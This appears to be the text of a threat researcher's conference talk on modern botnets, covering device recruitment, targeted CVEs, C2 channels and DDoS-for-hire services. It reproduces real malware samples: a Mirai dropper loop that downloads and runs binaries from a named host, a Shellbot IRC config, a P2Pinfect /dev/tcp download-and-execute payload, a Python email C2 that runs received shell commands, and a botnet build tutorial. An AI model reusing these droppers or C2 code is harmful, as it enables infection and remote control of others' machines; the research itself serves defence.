



Insights from Modern Botnets

Whoami

- **+10 years in cybersecurity**
 - OSINT, Fraud detection, ML Security, Cloud native security...
- Speaker at cybersecurity conferences
 - HITB, HIP, CCN-CERT, RootedCon, Bsides, Codemotion...
- Open-Source
 - grafscan
 - spyscrap
 - offensive-ai-compilation
- Sr. Threat Research Engineer at Sysdig



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Agenda

1 **Zombies - Growing the network**


2 **Malware - Commands and c2**

3 **Income - Hiring a botnet**

4 **Victims - Target of attacks**

Headlines

<https://nsofocusglobal.com/over-300000-gorillabot-the-new-king-of-ddos-attacks/>



Quad7 botnet targets more SOHO and VPN routers, media servers

By **Bill Toulas**

September 9, 2024 05:30 PM 1



<https://www.bleepingcomputer.com/news/security/quad7-botnet-targets-more-soho-and-vpn-routers-media-servers/>

Vulnerable APIs and Bot Attacks Costing Businesses Up to \$186 Billion Annually

Oct 07, 2024 The Hacker News

API Security / Enterprise Security



Organizations are losing between \$94 - \$186 billion annually to vulnerable or insecure APIs (Application Programming Interfaces) and automated abuse by bots. That's according to [The Economic Impact of API and Bot Attacks](#) report from Imperva, a Thales company. The report highlights that these security threats account for up to 11.8% of global cyber events and losses, emphasizing the escalating risks they pose to businesses worldwide.

DDoS-as-a-Service: The Rebirth Botnet

BY SYSDIG THREAT RESEARCH TEAM - MAY 28, 2024

TOPICS: [CLOUD SECURITY](#), [THREAT RESEARCH](#)


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RUBYCARP: A Detailed Analysis of a Sophisticated Decade-Old Botnet Group


BY SYSDIG THREAT RESEARCH TEAM - APRIL 9, 2024

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<https://sysdig.com/blog/ddos-as-a-service-the-rebirth-botnet/>



<https://sysdig.com/blog/rubycarp-romanian-botnet-group/>

Growing the network

ZOMBIES

Misconfigured IOT Devices

- Security Cameras
 - Printers
 - GPS trackers
 - Baby monitors
-
- Censys found that more than 17,000 internet-connected services exhibited signs of a remotely manageable device that does not require authentication.

<https://censys.com/how-to-identify-misconfigured-and-unauthenticated-management-interfaces/>

- A Study on Internet of Things Devices Vulnerabilities using Shodan:

https://www.researchgate.net/publication/372057976_A_Study_on_Internet_of_Things_Devices_Vulnerabilities_using_Shodan

- 13,558 webcams with outdated components
- 11,090 devices disclosing NAT-PMP information
- 16,356 connected devices responding to remote telnet access.
- 18,638 IoT consumer devices are configured with insecure default settings

Vulnerabilities most targeted

Massive scans

- Search engines
 - Censys, Shodan, Fofa...
- Tools
 - masscan,zmap,...
- ...

Knows vulnerabilities

- Hadoop
- Apache Struts
- Gitlab Server
- Redis
- ...

CVEs

- ActiveMQ
 - CVE-2023-46604
- RocketMQ
 - CVE-2023-33246
- Laravel
 - CVE-2021-3129
- Log4j
 - CVE-2021-44228
- Confluence Server
 - CVE-2022-26134

Bot Commands

MALWARE

Botnet code


Mirai

```
binarys="mips mipsel x86 arm7 arm4 sh4 arm6 arm5 ppc arc"
server_ip="coronaservices.xyz"
for arch in $binarys
do
rm -rf $arch
wget http://$server_ip/$arch || curl -O http://$server_ip/$arch || tftp $server_ip -c get $arch || tftp -g -r $arch $server_ip
chmod 777 $arch
./$arch $1.$arch
rm -rf $arch
done
```

Botnet code

Mirai Features

- C2 connection
- Kill adversaries
- Persistence
- Discovery
- Self-replication
- Commands
 - DDoS
 - Cryptomining
 - ...



Botnet code

Mirai Variants

- Moobot
- Gafgyt
- kiraiBot
- GorillaBot
- hailBot
- catDDoS
- Josho
- ...

How many Mirai variants are there?

Botconf 2018

Wenji Qu | Hui Wang

Friday

2023-04-25 | 15:30 – 16:00



Mirai was soon open-sourced after overwhelming several high-profile targets including Krebsonsecurity, OVH, and DYN in Autumn 2016, which leads to a proliferation of Mirai variants in the past 2 years. For better fight against Mirai botnets, effective variant classification schemes are very necessary. Currently, Mirai variants are usually classified with their branch names (e.g., JOSHO, OWARI, MASUTA) which come from a command line of "/bin/busybox " found in the Mirai sample. While the default name is "MIRAI", the was usually replaced with an author interested one (e.g., MASUTA, SATORI, SORA) in later variants.

However, we think branch-based classification scheme is too coarse-grained to reveal: 1) the variances in single variant of different stages, and 2) the connections among different branches. In this talk, we would like to present our classification schemes concluded from 32K+ collected samples and 1,000+ extracted CNCs. Our schemes are mainly based on the data of configurations, supported attack methods, and credential dictionaries, which are all extracted from the samples. For example, we successfully classify Mirai samples into 106 variants based on the combination of supported attack methods. We also successfully connected multiple branches based on the keys used in configuration encryption. To summarize, the content of this talk is as follows:

- 1) We will demonstrate the idea of automatically extracting configurations, supported attack methods, and credential dictionaries from samples for classification purpose.*
- 2) We will propose a fingerprint technique to recognize Mirai attack methods (e.g., syn_flood, http_flood) with information extracted from samples without reverse engineering work.*
- 3) We will introduce a set of classification schemes based on the extracted data, and will investigate popular Mirai branches with proposed schemes.*

It's worth mentioning that since the used data is processor-independent (e.g., x86, x64, ARM, MIPS, SPARC, PowerPC), our schemes can classify the same variant's samples even if they are for different CPU architectures.




VIRUSTOTAL 890k samples

Botnet code

Why ? DIY

ROOTSEC Repository (164 samples)



Name	Last commit message
..	
911.rar	Clean up + new shit
AkidoPrivate.rar	Clean up + new shit
Akiru.rar	Clean up + new shit
Akirubackup.rar	Clean up + new shit
Amakano.rar	Clean up + new shit
Amar_Mirai_V2.rar	Clean up + new shit
Apex_Mirai.rar	Clean up + new shit
Ares.c51a2f.zip	Clean up + new shit
AstroMirai.rar	Add files via upload
B.rar	Clean up + new shit
Bomba.zip	Clean up + new shit
Chikara Mirai Source.rar	Clean up + new shit
Cloewis_Mirai_Sources.rar	Clean up + new shit
CondiV3-KingOfZero.rar	Clean up + new shit
Corona_v4.rar	Clean up + new shit
DRACO_1_9_PRIVATE_HYBRID.zip	Clean up + new shit

How to - Tutorial

```
How To Setup Niggasource (PRIVATE VERSION) >> Centos 7 TUT  
>> https://t.me/tcpfed
```

```
=====  
FIRST UPDATE YOUR SYSTEM AND INSTALL EVERYTHING U NEED  
yum update -y ; yum upgrade -y  
yum groupinstall "Development Tools" -y  
yum install screen gcc libzip2 bzip2 httpd iptables wget golang -y  
=====
```

```
INSTALL GOLANG  
wget https://storage.googleapis.com/golang/getgo/installer_linux  
chmod 777 ./installer_linux  
./installer_linux  
source /root/.bash_profile  
go mod init main  
go mod tidy
```

```
=====  
EDIT IP'S FROM 0.0.0.0/0,0,0,0 TO YOUR VPS IP  
USE VISUAL CODE OPEN SOURCE FOLDER WITH VISUAL CODE CTRL + SHIFT + F AND REPLACE EVERYTHING
```

```
=====  
Compiling the Bot  
mkdir /root/bins  
cd  
bash build.sh release  
bash build.sh debug
```

AGES
6+



2 PLAYERS

ADULT ASSEMBLY
REQUIRED.

C2124

Guess Who?



THE
ORIGINAL
GUESSING
GAME!

Hasbro
Gaming.

Botnet code

Perls script - Shellbot

```
#!/usr/bin/perl
#!u @ddos
#!u @commands
#!u @irc
#####
my $processo = '/usr/sbin/php';
my $linas_max=10;
my $sleep='5';
my $cmd="";
my $id="";
#####
my @adms=("x","w");
my @canais=("#git");
my $chanpass = "@";
$num = int rand(99999);
my $snick = "php-.$num.";
my $ircname = 'VICTIM';
chop (my $realname = `VICTIM `);
$serverid='juice.baselinux.net' unless $serverid;
my $porta='6667';
#####
```



07:04	aspe2775	ct-73675	ig-81963	nwp-52413	php-19784	php-90066
07:04	aspe2783	ct-8775	ig-83192	nwp-53612	php-19961	php-90096
07:04	aspe2904	ct-99119	ig-84961	nwp-5500	php-20678	php-93744
07:04	aspe2955	git-1619	ig-85039	nwp-55683	php-2068	php-94049
07:04	aspe306	git-16816	ig-85100	nwp-56151	php-21349	php-96263
07:04	aspe3097	git-25160	ig-85396	nwp-56180	php-21511	php-96594
07:04	aspe3253	git-31488	ig-85709	nwp-56246	php-22137	php-96597
07:04	aspe3291	git-39286	ig-86255	nwp-57173	php-22522	php-96761
07:04	aspe3381	git-57256	ig-86453	nwp-5718	php-24038	php-97063
07:04	aspe3388	git-65830	ig-86661	nwp-57597	php-26344	php-97916
07:04	aspe343	git-6884	ig-868	nwp-59948	php-26924	php-98203
07:04	aspe3557	h-94370	ig-86983	nwp-5995	php-27640	php-98257
07:04	aspe3588	ig-10167	ig-87168	nwp-60282	php-2948	root
07:04	aspe3648	ig-11215	ig-88184	nwp-60958	php-29682	rt-26640
07:04	aspe3746	ig-12362	ig-88509	nwp-61541	php-2992	rt-40685
07:04	aspe382	ig-13020	ig-89058	nwp-61810	php-30059	rt-58854
07:04	aspe4031	ig-13320	ig-90456	nwp-62130	php-31336	sc-12506
07:04	aspe4089	ig-13436	ig-90512	nwp-62268	php-31462	sc-219
07:04	aspe4376	ig-13795	ig-90635	nwp-62398	php-32107	sc-2854
07:04	aspe4393	ig-14009	ig-90765	nwp-63610	php-32195	sc-31578
07:04	aspe4402	ig-14058	ig-91334	nwp-64138	php-33434	sc-4311
07:04	aspe4409	ig-14901	ig-94679	nwp-64394	php-33593	sc-51185
07:04	aspe4494	ig-15954	ig-947	nwp-64545	php-34578	sc-53607
07:04	aspe4571	ig-16016	ig-97072	nwp-64783	php-35056	sc-56916
07:04	aspe4625	ig-16074	ig-9784	nwp-65337	php-35798	sc-58932
07:04	aspe4649	ig-1618	ig-98710	nwp-66165	php-35975	sc-83184
07:04	aspe4661	ig-16718	ig-98855	nwp-66516	php-36194	sc-832
07:04	aspe4776	ig-19065	l22-50073	nwp-66996	php-3713	sc-88699
07:04	aspe4792	ig-20356	nw-20881	nwp-67539	php-39676	sc-95014
07:04	aspe4869	ig-20772	nw-60853	nwp-6779	php-41073	sc-95147
07:04	aspe4879	ig-22128	nwp-1010	nwp-68242	php-41732	sc-95792
07:04	aspe4915	ig-24534	nwp-12805	nwp-69219	php-42088	sc-97400
07:04	aspe5026	ig-24545	nwp-13567	nwp-70008	php-4238	scn-27849
07:04	aspe5153	ig-28302	nwp-1420	nwp-70167	php-43203	scn-41312
07:04	aspe5185	ig-28600	nwp-14353	nwp-70670	php-44661	scn-51847
07:04	aspe5235	ig-30379	nwp-14620	nwp-70837	php-45701	scn-60885
07:04	aspe5458	ig-30560	nwp-15232	nwp-71729	php-46265	SH-57820
07:04	aspe5625	ig-30924	nwp-1528	nwp-72087	php-46295	uid-12412
07:04	aspe5627	ig-31194	nwp-16221	nwp-73982	php-46389	uid-12665
07:04	aspe5801	ig-31217	nwp-16546	nwp-74212	php-46986	uid-42412 186618
07:04	aspe582	ig-32079	nwp-17546	nwp-7543	php-47567	y

+600 devices in one IRC server




Botnet code

RUBYCARP: A Detailed Analysis of a Sophisticated Decade-Old Botnet Group

BY SYSDIG THREAT RESEARCH TEAM - APRIL 9, 2024

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
<https://sysdig.com/blog/rubycarp-romanian-botnet-group/>

Botnet code

P2p infect or Redis2p

<https://www.cadosecurity.com/blog/cado-security-labs-researchers-witness-a-600x-increase-in-p2p-infect-traffic>

- Worm botnet
- Targeting Redis
 - CVE-2022-0543
 - Vulnerability with the Lua library



```
system.exec "bash -c \"exec 6</dev/tcp/62.72.0.137/60101 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/Nct5odVAqv && chmod +x /tmp/Nct5odVAqv && /tmp/Nct5odVAqv MPN46+o0+bTkvlaNrfEP90h+41FF5GDg9hf6quW9oeSp8Q/06HzhUULqY0jyDeWo+qGm5qD9CfXqevNAQ+Ng7vMX/Kr6oan1qvoN8P1/60Nf63j390Hzt0GppeSr+ADk7Hb9REb9eurqCPuo7qWj5av6GfXrf/1FQP186fUX+qvmqaXkq/gJ5018/UBI4WDg8Bf5quCppeSr/w7k63/qX0Dmfvf2CP005q0j7qz7CPTtbuFDQP186/wX+arsvaHgq/EP90h861FA43j39Q31q0e1veWq/QPy6X/jQIHif+HqCPut+qeg+qv8CP7vfuJBQ/N/6/QX/KP6oqvttPkD8u1/40NR4n339gz6t0Wmp/qr+Qz+7371QkTzf+n1F/iu+qWn+qnyA/Lpf+dFueJ29/YL+rT1pab6q/MN/u9+4kVB83b39Qr6t0Gnveap+wPy6X/nRVHneff9DeWr4L215avxD/Tof+RRQ0t89/wp5avsq73hoP0J9ep380RJ/Xvu6g34t0Wjoe6s+wj16G7iQUf9f+3qC/is+qKj4qD9CfXpffNCSP1/6fUX+qzmvaLto/EP90h961FF4GDR9A31qeG9p+yg/Qn16XzzQEHy0v0CeWo7b215q/xD/Tof0dRR0Fg6/cX8qj6oafurPsI9+1u50ZF4n/q6gjyr/qr+q6s+wj37G7iQEf9e0vqC/ms+qKk4aD9CfXpFNAQ0dq7PEX/a76oaP1oP0J9e1980BD42Du/Rf6ou29oe6s+wj0627iQUd9fe3qd/+056qp4qr6DfAqb4GErJyqvc rmdR4nYaVoXc+8W/ru \" "
```

Botnet code

P2pinfect or Redisp2p

- Network connection to the P2P network and download the samples for the custom protocol to be used.
- P2Pinfect scanning operations for exposed Redis instances.

No.	Time	Source	Destination	Protocol	Length	Info
7180	50.608412	172.16.0.48	157.117.0.0	TCP	74	38448 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7181	50.608829	172.16.0.48	157.117.0.1	TCP	74	34054 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7182	50.609194	172.16.0.48	157.117.0.2	TCP	74	54970 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7183	50.609621	172.16.0.48	157.117.0.3	TCP	74	43990 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7184	50.609993	172.16.0.48	157.117.0.4	TCP	74	55536 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7185	50.610348	172.16.0.48	157.117.0.5	TCP	74	33552 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7186	50.612027	172.16.0.48	157.117.0.6	TCP	74	48178 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7187	50.612927	172.16.0.48	157.117.0.7	TCP	74	35460 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
7188	50.613294	172.16.0.48	157.117.0.8	TCP	74	37206 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146

- Redis port 6379 is only allowed to connect known C2 IPs (Persistence)
- + Adding Cryptomining
- + Ransomware

Botnet code

SMTP - email

```
import imaplib
import email
import smtplib
import subprocess
import time

# email account details
imap_username_from_client = "██████████"
imap_password = "██████████"
smtp_username = "Real Creds"
smtp_password = "██████████"
imap_server="imap.gmail.com"

while True:
    try:
        imap = imaplib.IMAP4_SSL(imap_server)
        imap.login(imap_username_from_client, imap_password)
        imap.select("inbox")
        status, messages = imap.search(None, "UNSEEN")
        if messages[0]:
            latest_message = messages[0].split()[-1]
            msg = imap.fetch(latest_message, "(RFC822)")
            email_message = email.message_from_bytes(msg[0][1])
            for part in email_message.walk():
                if part.get_content_type() == "text/plain":
                    body = part.get_payload(decode=True).decode()
                    result_byte = (
                        subprocess.run(body, shell=True, stdout=subprocess.PIPE,
                                      stderr=subprocess.PIPE).stdout).decode(
                            'utf-8')
                    break
            msg = email.message.EmailMessage()
            msg.set_content(result_byte)
            msg['Subject'] = 'Result of command'
            msg['From'] = imap_username_from_client
            msg['To'] = smtp_username

            # send email with result
            with smtplib.SMTP('smtp.gmail.com', 587) as smtp:
                smtp.starttls()
                smtp.login(smtp_username, smtp_password)
                smtp.send_message(msg)

        imap.close()
        imap.logout()
    except Exception as e:
        print(f"Error: {e}")

# wait for 10 seconds before checking for new messages again
time.sleep(2)
```

```
* LIST (\HasNoChildren) "/" "INBOX" -> 846 messages
* LIST (\HasChildren \Noselect) "/" "[Gmail]"
* LIST (\Flagged \HasNoChildren) "/" "[Gmail]/Berbintang" -> empty
* LIST (\Drafts \HasNoChildren) "/" "[Gmail]/Draf" -> empty
* LIST (\HasNoChildren \Important) "/" "[Gmail]/Penting" -> 853 messages. Maybe this is the most active.
* LIST (\All \HasNoChildren) "/" "[Gmail]/Semua Email" -> 7 messages: 1 email
* LIST (\HasNoChildren \Junk) "/" "[Gmail]/Spam" -> empty
* LIST (\HasNoChildren \Sent) "/" "[Gmail]/Surat Terkirim" -> 7 messages
* LIST (\HasNoChildren \Trash) "/" "[Gmail]/Tong Sampah" -> empty
```

- Health checkers.
- Gathering info from victims
 - Most of the emails are single commands, like lscpu, id, ls.
- Send from one email to another the commands.

Hiring a botnet

INCOME

I want to buy a Botnet

Websites

The screenshot shows the JetStress website homepage. At the top, there is a navigation bar with links for Home, Pricing, Features, TOS, and Contacts, and a Dashboard button. The main heading reads "Feel the true charms of DDoS." Below this, a sub-heading says "Meet the NeoStress". A central image displays a dashboard interface with various charts and data points. At the bottom, there is a call to action: "Are you looking for a stresser service?" with a "Try it now" button.

The screenshot shows the NeoStress website homepage. The navigation bar includes Home, Features, Pricing, TOS, and Contacts, along with a Dashboard button. The main heading is "Feel the true charms of DDoS. Meet the NeoStress". Below the heading, there is a sub-heading: "Use NeoStress to test the protection of your website, server or network against real DDoS attacks. Stress them all with our instant stresser." Two buttons, "Try one" and "More details", are visible. A central image shows a dashboard with a "Welcome back, root" message, a "21255" value, and a "28.6%" gauge. A "Latest News" section and "Network Load" are also visible.

The screenshot shows the ByteNexusLab website homepage. The navigation bar has Home, How it works, Pricing, and Contact, with Sign In and Register buttons. The main heading is "Better than never". Below it, a sub-heading reads: "One of the best professional services for DDoS for Hire you won't find cheaper and better!". Three circular statistics are displayed: "195+ Running Attacks", "48226+ Daily Attacks", and "3591859+ Total Attacks". At the bottom, there is a quote: "We provide the best services for testing your web application using one of the famous rapid reset mechanism." attributed to "ByteNexusLab, L7hexus.cc CEO".

The screenshot shows the RebirthLTD website product page. The navigation bar includes Home, Features, Pricing, TOS, and Contacts, along with a Dashboard button. The main heading is "RebirthLTD". Below the heading, there is a sub-heading: "Your #1 stress testing service". A central image displays a grid of product cards for "Rebirth" services, including Rebirth Basic, Rebirth Premium, Rebirth Advanced, Rebirth Diamond, Rebirth VIP ADDON, and Rebirth API ACCESS. Each card shows the price and a "Stock in" indicator.

The screenshot shows the cfxsecurity website homepage. The navigation bar has Home, Features, Pricing, TOS, and Contacts, along with a Dashboard button. The main heading is "cfxsecurity bet". Below it, a sub-heading reads: "Your #1 stress testing service". A central image displays a dashboard with a "Welcome back, root" message, a "21255" value, and a "28.6%" gauge. A "Latest News" section and "Network Load" are also visible. A "Pricing and Plans" button is present.

The screenshot shows the RIPSTRESSER website homepage. The navigation bar has Home, Futures, and Ad. The main heading is "BEST IP STRESSER IN THE WORLD". Below it, a sub-heading reads: "GREAT STRONG IP BOOTER STRESSER". Two buttons, "REGISTER" and "LOGIN", are visible.

I want to buy a Botnet

Websites – Pricing

See all of our **pricings**.
Flawless transactions and outstanding service.

CUSTOM PLAN
\$29 / month

Concurrents: 1
Attack time: 300
API:
Premium:

Purchase

PREMIUM #1
\$50 / month

- 2 concurrents
- 300 seconds
- Premium network
- API access
- Prioritized support

Purchase

ADVANCED #1
\$220 / month

- 10 concurrents
- 1200 seconds
- Premium network
- API access
- Prioritized support

Purchase

ENTERPRISE 1
\$1100 / month

- 50 concurrents
- 3600 seconds
- Premium network
- API access
- Prioritized support

Purchase

	Starter	Prem 1	Prem 2	Prem 3	Diam 1	Diam 2	Diam 3	Galaxy 1	Galaxy 2	Galaxy #3
Concurrents	1	1	2	3	6	7	9	11	13	15 concurrents
Seconds	120	300	600	900	1200	1500	1500	2000	2700	3000 seconds
Premium	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
API Access	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	1 month
Fast Support	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Premium Membership
Price (1 month)	\$20	\$35	\$60	\$80	\$130	\$160	\$200	\$220	\$260	API access
										Prioritized support
										Purchase

cfxsecurity

Pricing
Need something special? Try out our plan builder on the site.

Starter #1
\$20

- 1 concurrent
- 120 seconds
- 1 month
- Premium
- API access
- Prioritized support

Get Started →

Premium #2
\$50

- 2 concurrent
- 600 seconds
- 1 month
- Premium
- API access
- Prioritized support

Get Started →

Enterprise #1
\$130

- 6 concurrent
- 1500 seconds
- 1 month
- Premium
- API access
- Prioritized support

Get Started →

I want to promote my botnet - learn

Telegram

Malware Advertising

The total audience of our network is ~135,000 people (only in channels)

Chats ~ 62,000
Bots ~ 47,000
~ 244,000 of which 60-80% are unique

Advertising in all channels (chat bots):

